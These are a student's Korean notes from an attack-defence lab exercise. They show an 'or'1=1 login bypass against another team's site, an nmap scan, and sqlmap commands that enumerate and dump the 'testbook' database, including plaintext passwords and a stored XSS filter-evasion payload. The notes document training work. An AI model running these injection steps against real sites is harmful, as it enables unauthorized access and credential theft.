
실습 정리(공방전)

실습 1회차

- ✓ 3조에 id = admin, pw = 'or'1=1 으로 admin으로 로그인




로그인 성공

admin님 환영합니다.

현재 접속된 계정은 admin 입니다.


- ✓ 3조에 sql injection으로 테이블명 알아냄



로그인 실패

hint SQL: SELECT *FROM blogin WHERE login_id='아이디값' AND login_pw='비밀번호값'

✓ 3조 21,80,443 열린 포트 확인




```
┌──(root💀kali)-[/home/prcnsi]
└─# nmap -sT 13.124.14.59                                           148 ✗ 1 ⚙
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-05 21:32 KST
Nmap scan report for ec2-13-124-14-59.ap-northeast-2.compute.amazonaws.com (13.1
24.14.59)
Host is up (0.024s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE
21/tcp  open  ftp
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 9.66 seconds
```


실습 2회차

✓ 3조 DB에 정보 탈취

-db 목록 확인




```
┌──(root💀kali)-[/home/prcnsi]
└─# sqlmap -u "https://colony-team-ebmke.run.goorm.io/docs/read.php?id=3" --dbs
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.5.5#stable}
|_ -| . [']     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsib
 to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or dam
aused by this program

[*] starting @ 20:41:49 /2021-08-12/

[20:41:49] [INFO] testing connection to the target URL
```




```
96946414f704b56646d546663685876484e724c447461796e756c7644616a79767
7a71),NULL,NULL-- -
---
[20:43:38] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 7.3.29
back-end DBMS: MySQL >= 5.0.12
[20:43:38] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] testbook

[20:43:38] [INFO] fetched data logged to text files under '/root/.
lmap/output/colony-team-ebmke.run.goorm.io'

[*] ending @ 20:43:38 /2021-08-12/
```

-현재 db확인: testbook 확인




```
┌──(root💀kali)-[/home/prcnsi]
└─# sqlmap -u "https://colony-team-ebmke.run.goorm.io/docs/read.php?id=3" -current-db
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.5.5#stable}
|_ -| . ["]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user
 to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any m
aused by this program

[*] starting @ 20:45:52 /2021-08-12/

[20:45:52] [INFO] resuming back-end DBMS 'mysql'
[20:45:52] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
```




root@kali: /home/prcnsi

```
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=3 AND (SELECT 7994 FROM (SELECT(SLEEP(5)))sJKy)

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: id=-5144 UNION ALL SELECT NULL,NULL,CONCAT(0x7162716271,0x4973544a5
96946414f704b56646d546663685876484e724c447461796e756c7644616a7976796273,0x717862
7a71),NULL,NULL-- -
---
[20:45:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 7.3.29
back-end DBMS: MySQL >= 5.0.12
[20:45:52] [INFO] fetching current database
current database: 'testbook'
[20:45:52] [INFO] fetched data logged to text files under '/root/.local/share/sq
lmap/output/colony-team-ebmke.run.goorm.io'

[*] ending @ 20:45:52 /2021-08-12/
```

-확인한 db로 지정(-D testbook)하고 테이블 조회




```
┌──(root💀kali)-[/home/prcnsi]
└─# sqlmap -u "https://colony-team-ebmke.run.goorm.io/docs/read.php?id=3" -D testbook --tables
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.5.5#stable}
|_ -| . ["]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility
 to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage c
aused by this program

[*] starting @ 20:47:02 /2021-08-12/

[20:47:02] [INFO] resuming back-end DBMS 'mysql'
[20:47:02] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
```




```
web server operating system: Linux Ubuntu
web application technology: PHP 7.3.29
back-end DBMS: MySQL >= 5.0.12
[20:47:03] [INFO] fetching tables for database: 'testbook'
Database: testbook
[2 tables]
+--------+
| blogin |
| board  |
+--------+

[20:47:03] [INFO] fetched data logged to text files under '/root/.local/share/sq
lmap/output/colony-team-ebmke.run.goorm.io'

[*] ending @ 20:47:03 /2021-08-12/


┌──(root💀kali)-[/home/prcnsi]
└─#                                                                           1 ⚙
zsh: you have suspended jobs.

┌──(root💀kali)-[/home/prcnsi]
└─#                                                                           1 ⚙
```


-테이블 지정하고 덤프(로그인 테이블/게시판 테이블)



```
┌──(root💀kali)-[/home/prcnsi]
└─# sqlmap -u "https://colony-team-ebmke.run.goorm.io/docs/read.php?id=3" -D testbook -T blogin --dump
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.5.5#stable}
|_ -| . [.]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
 to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for 
aused by this program
```




```
[20:50:30] [INFO] fetching entries for table 'blogin' in database 'testbook'
Database: testbook
Table: blogin
[6 entries]
+----+----------+---------------------+----------+
| id | login_id | created             | login_pw |
+----+----------+---------------------+----------+
| 1  | first_id | 2021-08-11 04:18:41 | first_   |
| 2  | admin    | 2021-08-11 04:19:05 | admin_a  |
| 3  | a        | 2021-08-11 04:44:58 | a        |
| 4  | visitor  | 2021-08-11 10:28:30 | 1213     |
| 5  | ad       | 2021-08-12 04:54:46 | a        |
| 6  | jinseong | 2021-08-12 11:35:57 | 123      |
+----+----------+---------------------+----------+

[20:50:30] [INFO] table 'testbook.blogin' dumped to CSV file '/root/.local/share
/sqlmap/output/colony-team-ebmke.run.goorm.io/dump/testbook/blogin.csv'
[20:50:30] [INFO] fetched data logged to text files under '/root/.local/share/sq
lmap/output/colony-team-ebmke.run.goorm.io'

[*] ending @ 20:50:30 /2021-08-12/
```



```
Database: testbook
Table: board
[5 entries]
+----+----------+------------+----------------------------------------------------------------+--------------+
| id | writer   | board_name | board_index                                                    | created_date |
+----+----------+------------+----------------------------------------------------------------+--------------+
| 1  | <blank>  | <blank>    | 입력                                                           | 2021-08-12   |
| 2  | jinseong | 안녕하세용 | <sc<x>ript>alert('Hello World!')</sc<x>ript>\r\n반가워용       | 2021-08-12   |
| 3  | admin    | test       | ript>alert('Hello World!')                                     | 2021-08-12   |
| 4  | visitor  | hi         | hello                                                          | 2021-08-12   |
| 5  | a        | a          | a                                                              | 2021-08-12   |
+----+----------+------------+----------------------------------------------------------------+--------------+

[20:54:08] [INFO] table 'testbook.board' dumped to CSV file '/root/.local/share/sqlmap/output/colony-team-ebmke.run.goorm.io/du
ok/board.csv'
[20:54:08] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/colony-team-ebmke.run.goorm.io'

[*] ending @ 20:54:08 /2021-08-12/
```

✓ 4조 공격

